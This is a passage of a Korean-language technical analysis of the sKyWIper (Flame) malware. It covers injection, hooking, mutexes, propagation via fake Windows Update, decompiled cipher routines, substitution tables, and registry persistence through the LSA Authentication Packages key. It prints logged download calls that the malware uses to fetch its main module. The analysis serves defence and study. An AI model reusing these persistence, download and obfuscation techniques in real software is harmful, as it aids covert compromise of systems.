0x04540000  00 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
0x04540000  10 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
0x04540000  20 00 54 04 00 00 00 00 00 00 00 00 00 00 00 00   ..T.............
```

Figure 8 – The presence of code injection and hooks (Volatility)

인젝션 된 메모리 영역에 대한 추가적인 조사를 통해서, 삽입된 코드들은 shell32.dll 의 일부임을 밝혀냈다. 이는 vmmap 을 통해 검증이 가능하다. (Figure 9.)




Figure 9 – The presence of code injection (vmmap)

3.4. Hooks

GMER Rootkit Revealer 를 이용한 감염 시스템 검사를 통해서 우리는 본 멀웨어에 감염된 explorer.exe 가
Shell32.dll 내부의 SHGetSpecialFolderPathW() 라이브러리 호출을 후킹하는 것을 볼 수 있다. (이것은 인젝션의 결과로 추정된다.)




Figure 10 – Hooking shell32 dll's SHGetSpecialFolderPathW function in explorer.exe

3.5. Mutexes

여타 악성코드와 유사한 점은, SkyWIper 역시 교착 상태 배제를 위해 MUTEX 개념을 사용한다. 뮤텍스는 인젝션된 시스템 프로세스 (winlogon.exe, services.exe, explorer.exe) 와 해당 악성코드가 소유하는 파일들을 관리하기 위해 생성된다. 이전 경우를 보면, 다음의 명명규칙이 사용된다.

TH_POOL_SHD_PQOISNG_#PID#SYNCMTX
#PID# : 뮤텍스가 속하는 시스템 프로세스의 PID 를 참조하는 변수

게다가, 이 악성코드에 의해서 생성된 파일들에 속하는 또 다른 뮤텍스들이 존재한다.

C:₩Program Files₩Common Files₩Microsoft Shared₩msaudio₩wpgfilter.dat
C:₩Program Files₩Common Files₩Microsoft Shared₩msaudio₩audcache

모든 뮤텍스들을 발견하기 위해서, 하나의 뮤텍스는 Windows' _KMUTANT 데이터 구조를 가로지를 수 있다. 그러나 이 중에 악의적인 뮤텍스를 잡아내는 것은 어려운 일이다.

3.6. nteps32 exports




Figure 11 – nteps32 [loaded many times] exported functions – lot of functionality

SHR, ABH, BHD, DLV, SMLData, Vbinfo, OFR, PF, PGHDict 와 같은 축약된 용어의 의미를 설명할 수 있으면 좋겠지만, 이에 대한 충분한 정보는 보유하고 있지 않다.

CreatePGHDict 는 Bluetooth 관련 기능을 하는 것으로 보인다.
EnableSHR samba nmb 의 이름 풀이 로그를 포함하는 ~DEB93D 의 생성과 연관이 있는 것으로 보인다.

3.7. Installation and Propagation method

해당 악성코드가 확산되는 몇 가지 방법이 존재한다. 우리가 알고 있는 한 가지 방법은 윈도우 업데이트와 S 니 그리고 소유주 텍스트 기반 프로토콜(Proprietary text based protocol)을 사용하는 특정 모듈에 의한 파일 다운로드와 관련이 있다. 또한 Stuxnet 의 print spooler exploit(MS10-061) 과 lnk exploit(MS10-046) 이 SkyWIper 에서도 사용되었다는 명확한 증거를 발견했다.

Figure 13. 은 악성코드의 설치 과정의 루틴에 의한 Main Module 다운로드에 사용되는 URL 을 보여준다. 루틴은 Main Module(mssecmgr.ocx) 과 일종의 헤더를 다운로드 한다.
Header : B5 A0 44 3F 67 EA EA EA E5B2 EA EA

알고리즘 E1 을 이용하여 헤더 복호화를 시도, 0xEA => 0x00 임을 고려할 때, 결과는 다음과 같다

0000000000: 20 E1 D7 50 0A 00 00 00 | C8 0F 00 00 á×P◙ Č☼

추가적인 정보는 위 결과가 윈도우 업데이트의 메커니즘, MUNCH 공격(추후에 다룰 예정)과 연관이 있음을 보여준다. 숫자들은 정보보호를 위해 X 로 대체 되었다.

```
("http://<windowscomputername>/view.php?ac=1&jz=16X71X...","");
CreateSection("$windir\softwaredistribution\selfupdate\default\wuauinfo.ocx");
CreateSection("$windir\softwaredistribution\selfupdate\default\wuauinfo.ocx");'


connect(10.55.55.55,80,6);
UrlDetect("http://download.windowsupdate.com/v9/windowsupdate/redir/muv4wuredir.cab
?1<number removed>","");
```

위의 통신과정 중의 USER AGENT 필드는 "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.2150)" 로 설정되었다. 이에 관한 정보는 구글 검색으로도 찾을 수 없었다. 이러한 이유로, 해당 필드는 악성코드의 인증 목적과 NIDS 시그니처로 사용될 가능성이 농후하다.

4. 악성코드 구성 분석

이번 장에서는 sKyWIper 에서 사용된 파일들의 초기 분석을 소개한다. 주지하다시피 부족했던 시간과 자원으로 인해, 분석은 임시적인 수준이다. 주목적은
제작자가 사용한 악성코드 모듈과 기술들(예를 들어 암호화)의 구조를 분석하는데 초점을 맞춰서 완전한 조사를 위한 방법론을 개발하는데 도움을 주는데 있다.

4.1. 암호화 알고리즘

이 문서를 작성하는 시점에, 악성코드에 사용된 5 가지의 암호화 알고리즘을 규명했다. 이 암호화들을 각각 E1~E5 라 명명한다. E1 은 DAT 파일에서 사용되고, E1 에 대한 치환표를 다음 Figure 14. 와 같이 작성하였다. 마찬가지로 E2~E5 알고리즘을 규명하여 이후의 Figure 에 소개한다. 그러나 정확히 어느 지점에서 이러한 알고리즘들이 사용되는지, 또 현존하는 암호화 방법론과 연관성이 있는지에 대한 완전한 설명을 할 수는 없다.

0	234	34	183	68	196	102	87	136	19	170	129
1	130	35	248	69	179	103	71	137	27	171	170
2	99	36	157	70	127	104	162	138	251	172	44
3	174	37	31	71	176	105	230	139	50	173	58
4	163	38	226	72	36	106	225	140	131	174	0
5	140	39	47	73	128	107	79	141	120	175	167
6	102	40	145	74	113	108	169	142	90	176	209
7	73	41	67	75	10	109	206	143	97	177	195
8	243	42	111	76	48	110	198	144	154	178	161
9	1	43	191	77	150	111	218	145	136	179	112
10	103	44	175	78	118	112	125	146	80	180	244
11	6	45	159	79	106	113	43	147	35	181	155
12	18	46	250	80	63	114	83	148	184	182	119
13	199	47	166	81	122	115	216	149	64	183	197
14	182	48	205	82	137	116	40	150	252	184	201
15	178	49	95	83	33	117	75	151	39	185	158
16	7	50	81	84	151	118	123	152	247	186	121
17	239	51	96	85	207	119	37	153	66	187	109
18	28	52	101	86	55	120	222	154	104	188	15
19	193	53	143	87	242	121	236	155	203	189	200
20	117	54	255	88	223	122	29	156	84	190	173
21	253	55	249	89	52	123	156	157	86	191	76
22	23	56	187	90	190	124	164	158	9	192	60
23	62	57	153	91	59	125	139	159	186	193	92
24	224	58	77	92	20	126	110	160	49	194	65
25	254	59	89	93	11	127	85	161	138	195	133
26	61	60	241	94	238	128	142	162	212	196	88
27	202	61	105	95	16	129	57	163	24	197	219
28	30	62	116	96	4	130	93	164	213	198	141
29	221	63	208	97	17	131	74	165	91	199	98
30	26	64	46	98	78	132	56	166	228	200	229
31	149	65	240	99	70	133	168	167	172	201	144
32	181	66	108	100	134	134	53	168	2	202	215
33	192	67	42	101	12	135	246	169	185	203	14

204	204	213	188	224	38	235	25	246	152
205	3	214	124	225	160	236	69	247	220
206	171	215	68	226	34	237	211	248	214
207	147	216	146	227	100	238	5	249	22
208	21	217	126	228	227	239	245	250	189
209	72	218	210	229	231	240	45	251	32
210	232	219	165	230	177	241	114	252	107
211	8	220	235	231	51	242	94	253	132
212	41	221	180	232	194	243	148	254	82
		222	217	233	115	244	233	255	13
		223	54	234	135	245	237		

Figure 14 – Encryption E1 – Substitution table. Left is cleartext, right is ciphertext. Used for DAT files.

```
4091.dll:
unsigned int __cdecl encryptor_sub_4025C0(int a1)
{
return (a1 + 11) * (a1 + 17) ^ (((unsigned __int16)((a1 + 11) * (a1 + 17) & 0xFF00)
^ ((((unsigned int)((a1 + 11) * (a1 + 17)) >> 8) ^ (a1 + 11) * (a1 + 17) &
0xFF0000) >> 8)) >> 8);
}
```

Figure 15 – Encryption E2 – found in 4091.dll; loaded as "12Windows Management Instrumentation Configurator" service

```
soapr32.dll:
keygensub_1000C0A2<eax>(int a1<eax>)
{
return (a1 + 11) * (a1 + 17) ^ ((unsigned int)((a1 + 11) * (a1 + 17)) >> 8) ^ (((a1
+ 11) * (a1 + 17) ^ ((unsigned int)((a1 + 11) * (a1 + 17)) >> 8)) >> 16);
}

used as stream cipher with „sub" function:
.text:1000C0C6                  mov     eax, [esp+8+arg_0]
.text:1000C0CA                  lea     esi, [edi+eax]
.text:1000C0CD                  mov     eax, edi
.text:1000C0CF                  call    keygensub_1000C0A2; eax->key one d
.text:1000C0D4                  sub     [esi], al ; sub the calculated key
.text:1000C0D6                  inc     edi
.text:1000C0D7                  cmp     edi, [esp+8+arg_4]
.text:1000C0DB                  jb      short loc_1000C0C6
```

Figure 16 – Encryption E2B – found in soapr32.dll

```
unsigned int cipher(unsigned int a1)
 {
 return (a1 + 5) * (a1 + 26) ^
((unsigned int)((a1 + 5) * (a1 + 26)) >> 8) ^
(((a1 + 5) * (a1 + 26) ^ ((unsigned int)((a1 + 5) * (a1 + 26)) >> 8)) >> 16);  }

.text:1000E895 sub_1000E895    proc near               ; CODE XREF:
```

```
.text:1000E895                  lea     ecx, [eax+1Ah]
.text:1000E898                  add     eax, 5
.text:1000E89B                  imul    ecx, eax
.text:1000E89E                  mov     edx, ecx
.text:1000E8A0                  shr     edx, 8
.text:1000E8A3                  mov     eax, edx
.text:1000E8A5                  xor     eax, ecx
.text:1000E8A7                  shr     eax, 10h
.text:1000E8AA                  xor     eax, edx
.text:1000E8AC                  xor     eax, ecx
.text:1000E8AE                  retn
.text:1000E8AE sub_1000E895     endp

called as stream cipher in the following way (encryption):

.text:1000E8BB loc_1000E8BB:                            ; CODE XREF:
.text:1000E8CE↓j
.text:1000E8BB                  mov     eax, [ebp+8]
.text:1000E8BE                  lea     esi, [edi+eax]
.text:1000E8C1                  mov     eax, edi
.text:1000E8C3                  call    keygen_sub_1000E895
.text:1000E8C8                  add     [esi], al
.text:1000E8CA                  inc     edi
.text:1000E8CB                  cmp     edi, [ebp+0Ch]
.text:1000E8CE                  jb      short loc_1000E8BB
.text:1000E8D0                  pop     esi
.text:1000E8D1

decryption part difference:

.text:1000E8ED                  sub     [esi], al


(advnetcfg: sub_1000BD68 ; nteps: sub_1000E895)
```

Figure 17 –Encryption E3 – found in advnetcfg and nteps32

```
6411/sub_10003463
v2 = result;
if ( a2 )
{
v3 = 11 - result;
do
{
result = dword_100420B8 + (v3 + v2) * (v3 + v2 + 12);
*(_BYTE *)v2 -= result ^ ((unsigned __int16)((_WORD)dword_100420B8 + (v3 +
(_WORD)v2) * (v3 + (_WORD)v2 + 12)) >> 8) ^ ((unsigned int)(dword_100420B8 + (v3 +
v2) * (v3 + v2 + 12)) >> 16) ^ ((unsigned int)(dword_100420B8 + (v3 + v2) * (v3 +
v2 + 12)) >> 24);
++v2;
--a2;
}
```


Figure 18 –Encryption E4 – not clear where it is used

```
int __usercall sub_1000D9DC<eax>(int result<eax>, int a2<edx>)
{
  int v2; // esi@1
  int v3; // edi@2

  v2 = result;
  if ( a2 )
  {
    v3 = 11 - result;
    do
    {
      result = (v3 + v2) * (v3 + v2 + 6) + 88;
      *(_BYTE *)v2 -= result ^ ((unsigned __int16)((v3 + (_WORD)v2) * (v3 +
(_WORD)v2 + 6) + 88) >> 8) ^ ((unsigned int)((v3 + v2) * (v3 + v2 + 6) + 88) >> 16)
^ ((unsigned int)((v3 + v2) * (v3 + v2 + 6) + 88) >> 24);
      ++v2;
      --a2;
    }
    while ( a2 );
  }
  return result;
```

Figure 19 – Encryption E4B -- found in 4748.dll, possibly used on resource 164

```
0000000: 4909 caa4 11f3 63f7 2a30 58d8 43eb 3d83
0000010: 626b 542e d0ca 5f07 599a 07ca 556a f059
0000020: 0d17 b7a2 1c8a 4ac9 bc75 c1e6 30fb 898e
0000030: a8e3 51e2 16bd ea65 02e3 a83b 4555 0a3f
0000040: a6e7 ccfb 19b8 72df 5a57 810a 5cce d1a8
0000050: 5ef8 b871 a07a 9db3 0bcf c786 65d9 100e
0000060: 9d54 3445 f52f d9e1 0b66 b885 d165 1ec1
0000070: 0685 0c3a 7cd1 55e1 11db e3b2 5712 41a0
0000080: 836c 1680 054d 852c aec3 1f54 20bf 7ed2
0000090: 7a7c c6f7 220e c0c6 8921 ca51 d0e4 92e6
00000a0: acf4 016c 35ff 79a0 5dac c9ff 7f62 3e9e
00000b0: 070c 629e 9095 11a4 37ef 2b89 0fa5 3df4
00000c0: e0f6 0799 7176 a633 e728 66cb 8826 b714
00000d0: 23dc 0817 9433 e906 d376 16ba 08fa 9841
00000e0: bb6c 82c7 d0d6 4efe a076 a45a 6704 d430
00000f0: 4c64 bff4 d731 cea2 0f7f 3613 9659 b178
0000100: af91 81a2 7325 f22d d3d7 8cb8 ff13 f748
0000110: 9604 41c1 1b19 3d5f 3cc6 e5c2 3635 2731
0000120: dcb9 3c77 9995 38d8 46bc 80d2 f6aa c069
0000130: 0a7b ca91 f2ad 0da2 a45f 966d 7457 9b58
0000140: d78e 6336 d4a3 0d98 a312 23b9 66e3 5a53
0000150: 1134 d01c 1b48 b7e8 8d0b 6a49 c400 27f0
0000160: eef1 fb0e 36ee f395 0277 0bd2 1983 6dfe
0000170: 3666 45fb 98c9 fd5a 300d 7a24 4c46 4861
0000180: c929 09b6 6861 ae81 7a61 2fd0 7121 7c04
0000190: 7809 b5c9 a9d5 670d 9959 1291 58e7 bc54
00001a0: 8111 e1f2 5092 dc54 49b2 622b 7eee a22d
00001b0: bef2 c085 02f6 d4c4 f674 c2de ef1f c626
00001c0: c095 ec9b 2115 d279 6d76 4693 f3c9 41ac
00001d0: a355 1806 0b41 25c8 d853 0579 d404 0bb1
00001e0: 2720 5ab9 755d 2e79 15af 9946 5c42 ea8a
00001f0: e2b8 dd91 7d4c 7c9d f2a7 35a6 09d2 f927
0000200: a826 0a7f d54c 413a af8a 9cb2 4d4e d7c4
0000210: 54b7 ecbb b6ce 5391 62b8 0e59 26e9 671e
0000220: b075 eb6e 6ea3 5a7f 9e66 7d99 4d8c 6184
0000230: 113c 8698 a22c cfb9 2eaf bcf4 fa90 07a3
0000240: 1f17 1217 1115 ac72 031d 380e 1ff5 e374
0000250: 925f 6b71 4831 924d a7dd 2b81 ed45 78f4
0000260: 4385 5ef5 11af 7509 df54 743e c31f 38b3
0000270: afd9 521e a93b ffa6 fd85 c9a6 4ee4 00f6
0000280: 1eb0 9aa3 dfb6 ba3a bd5e 54dd 4ecf 75e7
0000290: 9b4c 7d55 cdb5 4e18 b18c 712b d52f 50cd
00002a0: f9ec 5f2f bd22 73c9 ea85 3b40 91f6 7079
00002b0: 552c 9252 4614 78a3 8edf d7e1 1f21 5db1
00002c0: 280c 843b a23e 4fbe 862f a7f5 400d a7d1
00002d0: a2c8 b165 b728 21f3 7548 afa3 46e0 3422
00002e0: b49f 76b4 239b 3aa0 6fd4 2d2b d7b0 eaed
00002f0: 1656 2416 5132 721e ccdf 50a1 9862 8252
0000300: b080 88a9 9036 ac52 adbc 789f 4c29 537d
0000310: 5413 debd b867 77d8 966b adc6 8871 a14c
0000320: 16f3 f3c4 f8b6 f47a fde5 d4b6 df5d 3518
```



E5 의 암호화 키는 계산 가능하다. 하지만 키는 메모리 덤프를 통해서도 알아낼 수 있다. 특정 상수와의 간단한 XOR 연산은 여러 곳의 "encrypt" 파일에서 사용된다. 예를 들어 "Boot32drv.sys" 는 0xFF 와 XOR 연산으로 암호화 되어 있다.

"to691.tmp"는 공격 대상 시스템에 설치되는 최초의 파일들 중 하나이다. 이 파일은 "audcache.dat" 파일과 유사하게 구성 데이터와 로그 기록을 포함하고 있지만, 암호화 방식은 다르다."to691.tmp" 는 16 바이트 이진수열과 반복적으로 XOR 연산을 통해 암호화되어 있다. 이 숫자열은 샘플(악성코드 샘플??) 상에서 개별적인 것으로 드러났다. 평문으로 기록된 파일이 많은 수의 0x00 을 포함하기 때문에, XOR 연산의 키는 통계적 방법으로 쉽게 발견 가능하다. 이 방법은 Figure 21 에 암호화 E6A 로 표현되었다.

```
for i=0..15:
take all characters from file at n*16+i
generate statistics on characters
key[i]=find most common character
for i=0..filesize:
  decrypted[i]=encrypted[i] XOR key[i%16]
```

Figure 21 –Encryption E6A – TO691 1st stage generic decryption pseudocode

E6A 이후의 복호화된 텍스트는 여전히 평문의 데이터베이스 포맷은 아니지만, 복호화된"audcache.dat" 의 파일 포맷과 매우 유사하다.

두 번째 단계는 단순 문자 치환(mono-alphabetical substitution)이다. 여기에 사용된 치환 방법을 계산하는 수학적 공식을 찾는 것이 불가능한 것만은 아니지만, 현재까지는 발견하지 못했다. 대신에 우리는 수작업으로 파일을 조사했고, 부분적인 치환표를 제작했다. 이 표는 Figure 22. 에 나타나 있다.

0	0	34	78	68		9C	4e	D0	
1		35	58	69		9D		D1	5b
2		36		6A	49	9E	3e	D2	
3		37		6B		9F		D3	
4		38		6C	64	A0		D4	
5		39	ED	6D	57	A1	75	D5	50
6	79	3A		6E		A2		D6	
7		3B	B0	6F		A3		D7	
8		3C		70		A4	62	D8	
9		3D		71		A5	6b	D9	
A		3E		72		A6		DA	4c
B	6a	3F		73	32	A7	3A	DB	
C	69	40		74		A8		DC	
D		41		75	2d	A9	7d	DD	56
E		42		76		AA		DE	59
F		43	6c	77		AB		DF	
10	2e	44		78		AC	63	E0	4b
11		45	2c	79		AD	67	E1	5d
12		46		7A		AE		E2	
13	37	47		7B		AF		E3	
14		48	68	7C	4D	B0		E4	
15	36	49		7D	54	B1		E5	
16		4A		7E		B2		E6	65
17		4B	2d	7F		B3		E7	FF
18	57	4C	2f	80	4f	B4		E8	
19	55	4D		81		B5	31	E9	
1A	41	4E		82		B6		EA	
1B		4F		83		B7		EB	
1C		50		84	7e	B8	FE	EC	
1D		51	38	85		B9	72	ED	
1E		52		86	42	BA		EE	
1F		53		87		BB	32	EF	
20		54		88		BC		F0	
21		55		89		BD	66	F1	
22		56		8A	33	BE		F2	
23		57		8B		BF		F3	
24	6D	58		8C		C0	43	F4	
25	55	59	45	8D		C1		F5	25
26		5A	47	8E		C2	74	F6	
27	30	5B		8F	34	C3		F7	7a
28		5C		90	51	C4		F8	
29		5D		91	76	C5		F9	
2A		5E		92		C6		FA	5f
2B	6c	5F	20	93	BA	C7		FB	61
2C	6e	60		94		C8		FC	
2D		61		95	46	C9		FD	
2E	44	62		96		CA		FE	5C
2F		63	52	97	70	CB	53	FF	
30	6F	64		98		CC			
31		65	35	99		CD			
32	73	66	3f	9A		CE	48		
33		67		9B	4a	CF	77		

Figure 22 –Encryption E6B – TO691 2nd stage substitution table – known elements
(left: cipher character, right: cleartext character)

아래의 2 가지 예는 위의 암호화를 이해하는데 도움을 준다.

```
0000000000: FF F5 FF FF FF FE FE 23 | FC FF FF FE 6F FE FF E4  ˙ő˙˙˙ţţ#ű˙˙ţoţ˙ä
0000000010: CE 4C 3E 00 00 00 00 00 | 00 00 FD FB FF FF FF 46  ÎL>         ýű˙˙˙F
```

Figure 23 – Sample for encryption/encoding boot32drv.sys – simple XOR with 0xFF

```
0000000000: 75 EA EA EA FA 15 66 EA | EE 15 66 EA EA EA E0 EA  uęęęú§fę§fęęęŕę
0000000010: EA F7 EF FC 24 EA EA EA | 0D 0D 0D 0D 91 EA EA EA  ę÷dű$ęęę♪♪♪♪'ęęę
```

Figure 24 – Sample for encryption/encoding made with encryption E1; 0xEA → 0x00

4.2. Registry Parts

해당 악성코드는 대부분의 정보와 데이터, 구성 설정을 자신의 파일들에 저장하고 있기 때문에 많은 수의 레지스트리를 변경하지는 않는다. 변경된 레지스트리는 다음과 같다.

설치 및 실행을 위한 LSA 레지스트리 변조

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Autenthication Packages will contain in new line mssecmgr.ocx:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"Authentication Packages"=hex(7):6d,00,73,00,76,00,31,00,5f,00,30,00,00,00,6d,\
00,73,00,73,00,65,00,63,00,6d,00,67,00,72,00,2e,00,6f,00,63,00,78,00,00,00,\
00,00
```

프로세스 간 통신을 위해서 wave8, wave9 이 사용된다. Wave8 은 PID 를 저장하는 것으로 추측된다. Wave9 은 "main module"의 버전 정보를 위한 것으로 보인다.

```
23:34:34,1794024    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 536
23:35:05,5405919    wmiprvse.exe 2472   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 536
23:35:39,6297465    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 144
23:35:39,6299138    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       NAME NOT FOUND      Length: 144
23:35:39,6300097    rundll32.exe 2388   RegSetValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6302820    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
```

```
23:35:39,6313420    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6314414    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6314604    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6315540    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6315727    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6332115    rundll32.exe 2388   RegSetValue   HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:35:50,6732679    alg.exe       2848  RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
